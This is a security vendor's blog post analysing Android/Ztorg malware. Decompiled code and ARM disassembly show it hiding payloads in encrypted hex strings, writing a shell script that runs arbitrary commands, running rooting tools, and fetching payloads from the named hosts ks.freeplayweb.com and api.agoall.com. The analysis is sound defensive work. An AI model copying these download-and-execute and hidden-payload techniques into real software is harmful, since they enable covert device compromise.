Teardown of Android/Ztorg (Part 2)

blog.fortinet.com/2017/03/08/teardown-of-android-ztorg-part-2

March 15, 2017

```
public static void c(Context ctx) {
        System.out.println("world");
        if(!q.isrun) {
          q.isrun = true;
          y.handler = new Handler(Looper.getMainLooper());
          y.handler.postDelayed(new a(ctx), 200000);
        }
}
```

Threat Research

By Axelle Apvrille | March 2017
UPDATE March 20, 2017 : *the sample does not seem to embed root exploits themselves, but more precisely executables that run rooting tools. Also Agcr64 is curiously a 32-bit executable, not 64-bit.*

In the part 1 of this blog, we saw that Android/Ztorg.AM!tr silently downloads a remote encrypted APK, then installs it and launches a method named c() in the n.a.c.q class. In this blog post, we'll investigate what this does.

This is the method c() of n.a.c.q:

```
public static void c(Context ctx) {
        System.out.println("world");
        if(!q.isrun) {
          q.isrun = true;
          y.handler = new Handler(Looper.getMainLooper());
          y.handler.postDelayed(new a(ctx), 200000);
        }
}
```

This prints "world," then waits for 200 seconds before starting a thread named n.a.c.a. I'll spare you a few hops, but among the first things we notice is that the sample uses the same string obfuscation routine, except this time it is not named a.b.c.a() but a.a.p.a(). We patch the JEB2 script to deobfuscate those strings:

```
<    decode_method = 'La/b/c;->a([B)Ljava/lang/String;'
---
>    decode_method = 'La/a/p;->a([B)Ljava/lang/String;'
```

Embedded Packages

The sample checks for various packages (om.android.provider.ring.a, com.ndroid.livct.d). If they are present, it **starts** them. If not, it retrieves them and starts them.

The way it retrieves the application is quite peculiar. By default, it does not download it from the web, but **gets it from a hexadecimal string stored in the code itself**. It only downloads from the web if the hexstring is not present.

```
static {
        k.md5 = "555f4eeeecb9fda3aef8da465d1a7f79"; // expected MD5
        k.url = String.valueOf(a.remote_hostname) + "/onemain/mains2.apk";
    }

public static boolean readZog0(Context ctx) {
    boolean v0 = false;
    String filename = d.makeZogDotO(ctx);  // appdir/.zog/.o
    String bin = "504..."; // long hex string

    if(TextUtils.isEmpty(((CharSequence)bin))) {
      // download the apk from a remote server
      bin = b.b.b.a.a.downloadFile(ctx, k.url, d.makeZokDir(ctx));
    ...
    }
    else {
      // read the hex string, write to filename, and check MD5
      v0 = f.readFileCheckMd5(ctx, filename, k.md5, bin, Boolean.valueOf(false));
    }
    return v0;
}
```

It retrieves many files that way: Android applications, ELF executables and scripts. All of these are embedded in the sample itself. Sometimes, the sample is embedded in an encrypted form (making it even more difficult to detect for an anti-virus engine.) This is the case of the mainmtk.apk application, which is retrieved from a **DES encrypted hex string**. The DES key is built using a homemade algorithm, which consists of numerous Base64 encodings and decodings.

Resorting to Encrypted File Download

When the files are downloaded from the web, they are not sent in clear text, but are **XOR encrypted** (see class b.b.b.a.b). The XOR key is contained within the encrypted stream.

Based on the reverse engineering of the decryption class, we can implement a decryptor. Mine is available here.

For example, once decrypted, the bx file downloaded from hxxp://ks.freeplayweb.com/lulu/bx turns into an ELF executable (a root exploit):

```
$ file bx.decrypted
bx.decrypted: ELF 32-bit LSB executable, ARM, EABI5 version 1 (SYSV), statically linked,
BuildID[sha1]=9f6632bc87c8c6e42370d4224a6acfac47eb6d52, stripped
```

Creating Scripts

The sample also uses some shell scripts. **They are not included in the assets or resources, but embedded in the code**. This is probably done so that anti-virus engines cannot directly match or search for those scripts.

For instance, the code below writes a shell script named boy.

```
public static File b(Context arg4) {
        ...

        StringBuilder thescript = new StringBuilder();
        thescript.append("#!/system/bin/sh\n").append("PATH=\'/system/bin\'\n").ap
        pend("CMD=$2\n").append("if [ \"${CMD::3}\" == \"sh \"
        ]\n").append("then\n").append("    ./post.sh\n").append("else\n").append("
        exec /system/bin/sh -c \"$CMD\"\n").append("fi\n");
        File f = new File(v0, "boy");
        if(f.exists()) {
                f.delete();
        }

        try {
                f.createNewFile();
                FileOutputStream v0_2 = new FileOutputStream(f);
                v0_2.write(thescript.toString().getBytes());
                v0_2.flush();
                v0_2.close();
        }
        catch(Exception v0_1) {
        }

        f.setExecutable(true);
        return f;
}
```

The script will look as follows, and is used to run shell commands.

```
MOV     R11, R0
ADD     R10, PC, R10    ; "am start -n "
MOV     R1, R10
ADD     R0, R4, R0
BL      my_append
ADD     R0, R11, #0xC
LDR     R1, [SP,#-0x63C+arg_648]
ADD     R0, R4, R0
BL      sub_2DB20
MOV     R0, R4
BL      sub_13D20
LDR     R11, =(aCom_android_ak - 0xCA9C)
MOV     R3, R0
MOV     R12, #0x2F
ADD     R11, PC, R11    ; "com.android.akeyassist.b.Main"
ADD     R0, R0, #1
STRB    R12, [R4,R3]
MOV     R1, R11
MOV     R2, #0x1C
ADD     R0, R4, R0
STR     R3, [SP,#8]
BL      my_append
LDR     R3, [SP,#8]
MOV     R0, R4
ADD     R3, R3, #0x1D
ADD     R2, R4, R3
STRB    R5, [R4,R3]
STRB    R6, [R2,#1]
BL      my_runShell
MOV     R0, #0x1E
BL      sub_2DBC8
LDR     R0, [SP,#-0x63C+arg_648]
BL      sub_C57C
CMP     R0, #1
BNE     loc_C78C
LDR     R0, =(aHttpApi_agoall - 0xCAF8)
LDR     R1, =(a14 - 0xCAFC)
ADD     R0, PC, R0      ; "http://api.agoall.com/only/12.html"
ADD     R1, PC, R1      ; "14"
BL      my_makeUrlandGet ; get file at the given url?ei=...&meth=arg2
                         ; and write result locally in /data/local/tmp/.iaa
MOV     R1, R6
```

Files Summary

Now let's summarize the various files the sample uses. We have applications and ELF executables. If you want to follow along in the source code, those are retrieved in the b.b.d.a namespace.

The files are stored locally in the application's directory, in subdirectories named .zog or .zok. Note, the **name starting with a point will conceal the file to basic file listings**.


File name	File type	Description

File name	File type	Description
Agcr32	ELF executable	Runs root exploit tools, 32 bit version
Agcr64	ELF executable	Runs root exploit tools, expected a 64 bit version, but actually it seems it's a 32 bit version too...
bbox.apk	Application	Installs busybox
bx	ELF executable	Runs root exploit tools
cx	ELF executable	Runs root exploit tools
exp	ELF executable	Runs root exploit tools
maink.apk	Zip	Contains boy and bx files
mainmtk.apk	ELF executable	Rusn root exploit tools
mainm.apk		Replacement for com.android.musitk.b
mainp.apk		Could not be retrieved (server down)
mains.apk	Application	Replacement for com.ndroid.livct.d
mains2.apk	Application	Replacement for com.android.provider.ring.a
nn.zip	ELF executable	Runs root exploit tools
np	ELF executable	Runs root exploit tools

File name	File type	Description
supolicy	ELF executable	tool
ym32	ELF executable	Runs root exploit, 32 bit version
ym64	ELF executable	Runs root exploit, 64 bit version

We see we have:

- **Tools** such as busybox and supolicy. These are not malicious. Busybox is used to support various Unix commands on Android. Supolicy is used to modify the current SE Linux policies on Android, and for instance, switch the phone to permissive policies.
- **Root exploit tools**. For example, the executable Agcr32 tries to root the phone by running rooting tools. It considers it has succeeded if the output contains the keyword TOY. See below. This is the 32-bit variant.



Scripts to run commands.

Running the exploits

Once the root exploits are on the file system, they need to be run. This is done in the code by creating a new process that runs sh, writing the shell commands to the process's output stream, and reading the responses on the input stream.

```
...
process = new ProcessBuilder(new
String[]{"sh"}).redirectErrorStream(true).directory(new File(this.b)).start();
        v1_1 = process;

new f(this.a, this.a, v1_1).start();
ArrayList v0_1 = new ArrayList(2);
v0_1.add("cd " + this.b);
v0_1.add("./cx 1 $PWD");

try {
        // write commands
        DataOutputStream v2 = new DataOutputStream(v1_1.getOutputStream());
        Iterator v3 = v0_1.iterator();
        while(v3.hasNext()) {
            Object cmd = v3.next();
        ...
            v2.writeBytes(String.valueOf(cmd) + "\n");
        }
        v2.writeBytes("exit\n");
        v2.flush();
        v2.close();

        // read responses
        BufferedReader v2_1 = new BufferedReader(new
        InputStreamReader(v1_1.getInputStream()));
        String v0_4;
        for(v0_4 = v2_1.readLine(); v0_4 != null; v0_4 = v2_1.readLine()) {
        if(v0_4.contains("krrtend")) {
        ...
```

Payload

Let's put pieces together.

The sample:

- Gets numerous exploits, tools and scripts to root the device. The files are embedded in the code itself, or retrieved from external websites.
- Lowers the SE Linux policy and attempts to root the device.

Once the device is rooted, the sample gets to its real payload:

- **Replaces some system files with its own versions**. For example, it creates a backup of the original /system/bin/debuggerd, replaces it with its own .zog/.k file, assigns it to root, and changes its SE Linux security context.
- **Installs various applications and runs them**. In the case of this sample, those applications are com.android.provider.ring.a, com.ndroid.livct.d, and com.android.musitk.b. The .zog/.k ELF executable also downloads other applications from a remote server and installs them. The screenshot below shows the .zog/.k starting a key assistance application (am start -n) and downloading from http://api.agoall.com/ (no longer responds.)

```
MOV     R11, R0
ADD     R10, PC, R10    ; "am start -n "
MOV     R1, R10
ADD     R0, R4, R0
BL      my_append
ADD     R0, R11, #0xC
LDR     R1, [SP,#-0x63C+arg_648]
ADD     R0, R4, R0
BL      sub_2DB20
MOV     R0, R4
BL      sub_13D20
LDR     R11, =(aCom_android_ak - 0xCA9C)
MOV     R3, R0
MOV     R12, #0x2F
ADD     R11, PC, R11    ; "com.android.akeyassist.b.Main"
ADD     R0, R0, #1
STRB    R12, [R4,R3]
MOV     R1, R11
MOV     R2, #0x1C
ADD     R0, R4, R0
STR     R3, [SP,#8]
BL      my_append
LDR     R3, [SP,#8]
MOV     R0, R4
ADD     R3, R3, #0x1D
ADD     R2, R4, R3
STRB    R5, [R4,R3]
STRB    R6, [R2,#1]
BL      my_runShell
MOV     R0, #0x1E
BL      sub_2DBC8
LDR     R0, [SP,#-0x63C+arg_648]
BL      sub_C57C
CMP     R0, #1
BNE     loc_C78C
LDR     R0, =(aHttpApi_agoall - 0xCAF8)
LDR     R1, =(a14 - 0xCAFC)
ADD     R0, PC, R0      ; "http://api.agoall.com/only/12.html"
ADD     R1, PC, R1      ; "14"
BL      my_makeUrlandGet ; get file at the given url?ei=...&meth=arg2
                         ; and write result locally in /data/local/tmp/.iaa
MOV     R1, R6
```

So, we have a malware that roots victims' devices without their knowledge, and uses this privilege to install other malicious applications.

Conclusion

This concludes the analysis of the sample silently downloaded by the Android/Ztorg.AM!tr sample that we studied in Part 1 of this blog.

My guess is that you will agree with me that this malware is very advanced. There is string obfuscation, multiple levels of encryption (nested), root exploits, tools, and scripts hidden inside the code. The malware will be difficult to remove from the device, because it spans across many locations and replaces system binaries.

This malware is detected as Android/Ztorg.K!tr. Its sha256 sum is 5324460dfe1d4f774a024ecc375e3a858c96355f71afccf0cb67438037697b06.

The downloader (see Part 1) is detected as Android/Ztorg.AM!tr.

Its sha256 sum is 2c546ad7f102f2f345f30f556b8d8162bd365a7f1a52967fce906d46a2b0dac4.

-- the Crypto Girl

Related Posts